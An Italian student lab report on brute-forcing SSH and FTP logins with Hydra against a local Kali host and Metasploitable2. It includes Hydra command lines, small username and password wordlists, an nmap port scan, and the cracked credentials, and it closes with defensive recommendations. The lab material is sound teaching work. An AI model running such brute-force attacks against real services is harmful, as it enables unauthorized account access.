
Progetto S6/L5


Introduzione: l'obiettivo di questo esercizio è testare la sicurezza dei servizi di autenticazione SSH e FTP tramite attacchi di brute force utilizzando lo strumento Hydra. L'attività è svolta all'interno di un laboratorio virtuale dove ogni azione si svolge all'interno di Kali Linux (IP: 192.168.10.100).

Cos'è Hydra: Hydra è uno strumento open source utilizzato per effettuare attacchi di autenticazione brute force su una vasta gamma di protocolli e servizi. È particolarmente utile per testare la robustezza delle credenziali di accesso in contesti di penetration testing. Supporta molti protocolli, tra cui SSH, FTP, HTTP e altri.

Il primo passo di questo esercizio è quello di creare un nuovo utente sulla Kali assegnandogli delle credenziali specifiche.



Dopodiché è stato attivato e verificato lo status del servizio SSH di Kali



1. **Cracking SSH**


Wordlist personalizzate: per l'attacco con wordlist personalizzate, si utilizzano due file locali chiamati "users.txt" e "password.txt" contenenti rispettivamente username e password da testare. La decisione di non usare delle seclists ufficiali è stata presa in quanto l'obiettivo principale era testare il funzionamento dello strumento Hydra. Utilizzare le seclists, che contengono decini o centinaia di migliaia di combinazioni, avrebbe comportato un tempo di esecuzione molto elevato e poco gestibile per un test di laboratorio. Le wordlist create manualmente includono comunque credenziali realistiche e una quantità sufficiente di combinazioni da simulare un attacco a dizionario efficacie. Se avessi scelto di utilizzare le wordlist predefinite di seclists, l'installazione e l'attacco con Hydra sarebbero stati eseguiti nel seguente modo:

sudo apt intall seclists

hydra -L /urs/share/seclists/Usernames/top-usernames-shortlist.txt
-P /urs/share/seclists/Passwords/Common-Credentials/10k-most-common.txt
192.168.10.100 -t 4 ssh -V

Questi comandi avrebbero testato circa 170mila combinazioni. Tuttavia, come anticipato, per motivi di tempo e stabilità, ho optato per wordlist ridotte e create ad hoc.

Attacco con Hydra



In questo attacco Hydra è stato configurato per eseguire un attacco a dizionario sul servizio SSH in esecuzione all'indirizzo IP 192.168.10.100 (Kali), utilizzando le due wordlist sopracitate. Nel log prodotto da Hydra, si nota che la combinazione "test_user" "testpass" è risultata corretta e che Hydra è riuscito ad individuare una coppia di credenziali valide. Questa evidenza la vulnerabilità del servizio SSH nel caso in cui vengano utilizzate credenziali deboli o prevedibili.

2. Cracking FTP

La prima cosa per l'attacco FTP è stato scaricare e attivare il servizio stesso sulla Kali nel modo seguente.

Dopodiché, come per l'attacco SSH ho creato un nuovo utente per eseguire anche l'attacco FTP.


```
┌──(kali㉿kali)-[~]
└─$ sudo adduser ftp_user
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for ftp_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```

Wordlist personalizzate: per gli stessi motivi enunciati prima, anche per l'attacco FTP sono state usate due wordlist personalizzate.

```
┌──(kali㉿kali)-[~]
└─$ cat ftp_user.txt
admin
guest
ftp_user
john
anonymous
maria
bob
alice
user1
charlie

┌──(kali㉿kali)-[~]
└─$ cat ftp_pass.txt
123456
admin123
ftp123
password
qwerty
abc123
letmein
guest123
welcome
secret
```

Attacco con Hydra




Esattamente come per l'attacco SSH è stata trovata anche in questo caso la coppia di credenziali corretta, ovvero "ftp_user" "ftp123". Anche in questo caso è evidente la vulnerabilità di FTP se vengolo scelte password semplici o ricorrenti.

3. Cracking FTP su Metasploitable2

Per testare nuovamente Hydra ho deciso di provare a crackare le credenziali di accesso di Metasploitable2 (IP: 192.168.10.200) (msfadmin/msfadmin).

Come prima cosa ho verificato che Kali e Metasploitable potessero comunicare tramite un ping.



Dopodiché ho modificato le wordlist personalizzate che sono state precedentemente aggiungendo le credenziali di Metasploitable2.

```
┌──(kali㉿kali)-[~]
└─$ cat users.txt
admin
test_user
msfadmin
ftp_user
root
john
maria
alice
bob
charlie

┌──(kali㉿kali)-[~]
└─$ cat password.txt
password
msfadmin
testpass
admin123
guest123
letmein
qwerty
welcome
abc123
secret
```


Come ultimo passaggio è stata eseguita una scansione Nmap per verificare se la porta FTP fosse aperta o meno.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 21 192.168.10.200
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 10:04 EDT
Nmap scan report for 192.168.10.200
Host is up (0.0015s latency).

PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 08:00:27:34:20:AC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```

Infine, è stato fatto l'attacco vero e proprio con Hydra.



È evidente la riuscita anche di questo attacco.

Conclusioni e osservazioni: l'utilizzo di Hydra si è mostrato efficace per evidenziare l'importanza di usare credenziali sicure. L'attività ha permesso di comprendere le dinamiche di un attacco brute force e la necessità di misure difensive come l'autenticazione a più fattori, limiti ai tentativi di login e monitoraggio dei log.